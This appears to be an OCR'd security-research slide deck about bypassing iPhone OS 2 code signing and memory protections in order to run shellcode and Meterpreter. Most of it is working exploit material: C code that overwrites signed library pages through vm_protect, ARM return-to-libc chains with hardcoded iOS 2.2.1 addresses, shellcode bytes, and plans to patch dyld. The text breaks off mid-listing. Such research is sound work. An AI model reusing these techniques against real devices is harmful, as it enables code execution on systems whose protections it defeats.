Post Exploitation Bliss: Meterpreter for iPhone

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Who we are

- Charlie
  - First to hack the iPhone, G1 Phone
  - Pwn2Own winner, 2008, 2009
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Agenda

- iPhone 2 security architecture
- iPhone 2 memory protections
- Payloads
- Meterpreter
- iPhone 3 changes
- Current thoughts on iPhone 3 payloads

iPhone 2 Security Architecture

iPhones

- Jailbroken: various patches, can access FS, run unsigned code, etc
- Development: click “use for development” in Xcode. Adds some debugging tools
- Provisioned: Can run Apple code or from developer phone is provisioned for
- Factory phones: no modifications at all
- Warning: Testing only on first 3

Security Architecture Overview

- Reduced attack surface
- Stripped down OS
- Code signing
- Randomization (or lack thereof)
- Sandboxing
- Memory protections

iPhone 2 memory protections

iPhone 1 & 2

- Version 1: Heap was RWX, easy to run shellcode
- Version 2: No RWX pages
  - On Jailbroken can go from RW -> RX
  - Not on Development or Provisioned (or Factory) phones
  - CSW talks assumed jailbroken

Some facts about code signing

- On execve() the kernel searches for a segment LC_CODE_SIGNATURE which contains the signature
- If the signature is already present in the kernel it is validated using SHA-1 hashes and offsets
- If the signature is not found it is validated and allocated, SHA-1 hashes are checked too
- Hashes are calculated on the whole page, so we cannot write malicious code in the slack space

What’s the effect of code signing?

- When a page is signed the kernel adds a flag to that page

```
/* mark this vnode's VM object as having "signed pages" */
 kr = memory_object_signed(uip->ui_control, TRUE);
```

What if a page is not signed?

- We can still map a page (following XN policy) with RX permissions
- Whenever we try to access that page a SIGBUS is raised
- If we try to change permissions of a page to enable execution (using mprotect or vm_protect), the call fails*

Why breaking codesigning breaks memory protections

```
#if CONFIG_EMBEDDED
if (cur_protection & VM_PROT_WRITE) {
   if (cur_protection & VM_PROT_EXECUTE) {
      printf("EMBEDDED: %s curprot cannot be write+execute. turning off execute\n",
      __PRETTY_FUNCTION__);
      cur_protection &= ~VM_PROT_EXECUTE;
   }
}
if (max_protection & VM_PROT_WRITE) {
   if (max_protection & VM_PROT_EXECUTE) {
      /* Right now all kinds of data segments are RWX. No point in logging that. */
      /* printf("EMBEDDED: %s maxprot cannot be write+execute. turning off execute\n",
      __PRETTY_FUNCTION__); */
      /* Try to take a hint from curprot. If curprot is not writable,
      * make maxprot not writable. Otherwise make it not executable.
      */
      if((cur_protection & VM_PROT_WRITE) == 0) {
         max_protection &= ~VM_PROT_WRITE;
      } else {
         max_protection &= ~VM_PROT_EXECUTE;   <------ NOP’d by jailbreak
      }
   }
}
assert ((cur_protection | max_protection) == max_protection);
#endif /* CONFIG_EMBEDDED */
```

Thoughts about getting shellcode running

- Can’t write shellcode to RW and turn to RX
- Can’t allocate RX heap page (hoping to have data there)
- Can’t change a RX page to RW and back
- How the hell do debuggers set software breakpoints?

This does work!

```
void (*f)();
unsigned int addy = 0x31414530;  // getchar()
unsigned int ssize = sizeof(shellcode3);
kern_return_t r ;
r = vm_protect( mach_task_self(), (vm_address_t) addy, ssize,
FALSE, VM_PROT_READ |VM_PROT_WRITE | VM_PROT_COPY);
if(r==KERN_SUCCESS){
    printf("vm_protect is cool\n");
}

memcpy((unsigned int *) addy, shellcode3, sizeof(shellcode3));
f = (void (*)()) addy;
f();
```


So we can overwrite local copies of libraries with our shellcode and execute it

Payloads

How to run code?

- Can’t write and execute code from unsigned pages
- Can’t write to file and exec/dlopen
- However, nothing is randomized
- So we can use return-to-libc/return-oriented-programming

ARM basics




- 16 32-bit registers, r0-r15
  - r13 = sp, stack pointer
  - r14 = lr, link register - stores return address
  - r15 = pc, program counter
- RISC - few instructions, mostly uniform length
  - Placing a dword in a register usually requires more than 1 instruction
- Can switch to Thumb mode (2 or 4 byte instructions)

Function calls

- Instead of {jmp, call} you get {b, bl, bx, blx}
- b (branch) changes execution to offset from pc specified
- bl does same but sets lr to next instruction (ret address)
    - In particular, ret addy not on stack
- bx/blx similar except address is absolute
- pc is a general purpose register, i.e. mov pc, r1 works
- First 4 arguments passed in r0-r3, rest on the stack


Example, ARM



```
; int sem_init(sem_t *, int, unsigned int)
EXPORT _sem_init
_sem_init
MOV      R12, 0x113      ; ___sem_init
SVC      0x80
BCC      locret_31419004
```

```
locret_31419004
BX       LR
; End of function _sem_init
```

Example, Thumb



```
PUSH    {R7,LR}
ADD     R7, SP, #8+var_8
SUB     SP, SP, #0x18    ; void *
MOVS    R3, #1
STR     R3, [SP,#0x20+var_18]
MOVS    R3, #0xB
STR     R3, [SP,#0x20+var_14]
MOVS    R3, #4
STR     R3, [SP,#0x20+var_C]
MOVS    R3, #0
STR     R3, [SP,#0x20+var_20]
STR     R3, [SP,#0x20+var_1C]
ADD     R0, SP, #0x20+var_18 ; int *
MOVS    R1, #2               ; u_int
ADD     R2, SP, #0x20+var_10 ; void *
ADD     R3, SP, #0x20+var_C  ; size_t *
BLX     j__sysctl
ADDS    R0, #1
BNE     loc_314100F2
```

```
VS      R0, #1
GS      R0, R0
        loc_314100F4
```

```
loc_314100F2
LDR     R0, [SP,#0x20+
```

```
loc_314100F4
ADD     SP, SP, #0x18
POP     {R7,PC}
; End of function _gethostid
```

Return-to-libc, x86

- Reuse executable code already in process
- Layout data near ESP such that arguments and return addresses are used from user supplied data
- This is a pain....
  - Typically, quickly try to call system() or a function to disable DEP (or mprotect)

ARM issues

- Function arguments passed in registers, not on stack
  - Must always find code to load stack values into registers
- Can’t “create” instructions by jumping to middle of existing instructions (unlike x86)
- Return address not always stored on stack

Payload: Beep and Vibrate

- The second ever iPhone payload - v 1.0.0
- Replicate what happens when a text message is received: vibrate and beep
- We want to have the following code executed

```
AudioServicesPlaySystemSound(0x3ea);
exit(0);
```

So I wrote this little program

```
void foo(unsigned int *shellcode){
   char buf[8];
   memcpy(buf, shellcode, sizeof(int) * 25);
}
```

It’s stupid, but serves its purpose

Set r0-r3, PC

```
shellcode1a[0] =0x11112222;
shellcode1a[1] =0x33334444;
shellcode1a[2] =0x12345566;  // r7
shellcode1a[3] =0x314e4bec;  // PC
```

```
0x314e4bec: ldmia sp!, {r0, r1, r2, r3, pc}
```

All addresses for 2.2.1

Call AudioServicesPlaySystemSound

```
shellcode1a[4]=0x000003ea;   // r0
shellcode1a[5]=0x00112233;   // r1
shellcode1a[6]=0xddddeeee;   // r2
shellcode1a[7]=0xffff0000;   // r3
shellcode1a[8]=0x34945568;   // PC
```

`0x34945568 = AudioServicesPlaySystemSound + 4`

```
0x34945564 <AudioServicesPlaySystemSound+0>: push   {r4, r7, lr}
0x34945568 <AudioServicesPlaySystemSound+4>: addr7, sp, #4
0x3494556c <AudioServicesPlaySystemSound+8>: movr4, r0
0x34945570 <AudioServicesPlaySystemSound+12>:   bl 0x349420f4
<AudioServicesGetPropertyInfo+404>
0x34945574 <AudioServicesPlaySystemSound+16>:   cmpr0, #0 ; 0x0
0x34945578 <AudioServicesPlaySystemSound+20>:   popeq {r4, r7, pc}
0x3494557c <AudioServicesPlaySystemSound+24>:   bl 0x34943c98
<AudioServicesRemoveSystemSoundCompletion+1748>
0x34945580 <AudioServicesPlaySystemSound+28>:   cmpr0, #0 ; 0x0
0x34945584 <AudioServicesPlaySystemSound+32>:   popeq {r4, r7, pc}
0x34945588 <AudioServicesPlaySystemSound+36>:   movr0, #1 ; 0x1
0x3494558c <AudioServicesPlaySystemSound+40>:   bl 0x3494332c
<AudioServicesGetPropertyInfo+5068>
0x34945590 <AudioServicesPlaySystemSound+44>:   subs   r1, r0,
#0
0x34945594 <AudioServicesPlaySystemSound+48>:   popne {r4, r7, pc}
0x34945598 <AudioServicesPlaySystemSound+52>:   movr0, r4
0x3494559c <AudioServicesPlaySystemSound+56>:   movr2, r1
0x349455a0 <AudioServicesPlaySystemSound+60>:   pop{r4, r7, lr}
0x349455a4 <AudioServicesPlaySystemSound+64>:   b  0x34944a40
<AudioServicesRemoveSystemSoundCompletion+5244>
```

Progress

- By not jumping to the first instruction, lr is not pushed on the stack
- When lr is popped off the stack, it will pop a value we control
- We regain control and call exit at this point

Call _exit()

```
shellcode1a[9]  = 0x11112222; // r4
shellcode1a[10] = 0x33324444; // r7
shellcode1a[11] = 0x31463018; // lr
```

should probably set something in r0...

```
Debugger stopped.
Program exited with status value:0.
```

Demo!

iPhone 2.2.1
Not jailbroken
Development phone
(would work on 3.0 factory)

Payload: Arbitrary shellcode

- We craft return-to-libc for the following C code

```
vm_protect( mach_task_self(), (vm_address_t) addy, size,
FALSE, VM_PROT_READ |VM_PROT_WRITE | VM_PROT_COPY);
memcpy(addy, shellcode, size);
addy()
```

Similar start

```
char realshellcodestatic[] =
"\x01\x00\xa0\xe3\x02\x10\xa0\xe3"
"\x03\x30\xa0\xe3\x04\x40\xa0\xe3”
“\x05\x50\xa0\xe3\x06\x60\xa0\xe3"
"\xf8\xff\xff\xea";

unsigned int *realshellcode = malloc(128 *
sizeof(int));
memcpy(realshellcode, realshellcodestatic,
sizeof(realshellcodestatic));

shellcode3a[0] =0x11112222;
shellcode3a[1] =0x33334444;
shellcode3a[2] =0x12345566;  // r7
shellcode3a[3] =0x314e4bec;  // PC
```

Call protect()

```
shellcode3a[4]=0x31414530;  // r0 getchar()
shellcode3a[5]=0x00112233;  // r1
shellcode3a[6]=0x00000013;  // r2 VM_PROT_READ |
VM_PROT_WRITE | VM_PROT_COPY
shellcode3a[7]=0x00000004;  // r3 Do
max_protection = FALSE
shellcode[8]=0x3145677c;  // PC protect() + 4
```

protect() calls vm_protect with mach_task_self() and size 0x1000

```
0x31456828 <protect+176>: pop {r4, r5, r6, r7, pc}
```

Load up for call to memcpy

```
shellcode3a[9] =0x12345678; // r4
shellcode3a[10]=0x23456789; // r5
shellcode3a[11]=0x3456789a; // r6
shellcode3a[12]=0x456789ab; // r7
shellcode3a[13]=0x314e4bec; // PC
```

Call memmove

```
shellcode3a[14] = 0x31414530; // r0  getchar()
shellcode3a[15] = (unsigned int) realshellcode; // r1
shellcode3a[16] = sizeof(realshellcodestatic); // r2
shellcode3a[17] = 0xddd4eeee; // r3
shellcode3a[18] = 0x31408b7b; // PC
```

```
0x31408b7b <__memmove_chk+13>:  blx0x314ee04c <dyld_stub_memmove>
0x31408b7f <__memmove_chk+17>:  pop{r7, pc}
```

Call our shellcode

```
shellcode3a[19] =0x33364444; // r7
shellcode3a[20] =0x31414530; // PC     getchar()
```

Demo!

iPhone 2.2.1
Not jailbroken
Development phone
(would work on 2.2.1 provisioned)

Meterpreter

The next step

- We can run our shellcode now
- The shellcode could do anything you care to make it do
- Higher level payloads would be cooler
- If we could load an unsigned library, that would be nice!
- Since we’re already running, we can muck with the local copy of dyld, the dynamic loader (using the same trick we used to get our code running)


Mapping a library

- Map injected library upon an already mapped (signed) library
  - Each segment we vm_protect RW, write, then vm_protect to the expected permissions
- At this point library is mapped, but not linked

Linking

- On Mac OS X, there are lots of ways to do this
  - On iPhone they removed them all :(
  - Except from one used to load the main binary
- We just write the library to disk
- Call dlopen on it
- And patch dyld to ignore code signing

Loading from memory



In	Out	Function	Color
	2	2FE07C...	
	2	2FE07E1C	
	2	2FE07E30	
	2	2FE07E...	
	1	2FE07EE4	
	2	2FE07F44	

```
STR         R3, [SP]
MOV         R3, 5
STR         R3, [SP,0xA4]
LDR         R1, [SP,0x50]                                              // patch this so that it contains the address of the
                                                                       // injected library in-memory
LDR         R2, [SP,0x4C]                                              // same as before
LDR         R3, [SP,0x7C]                                              // patch this so that it contains the path of th inject
                                                                       // library
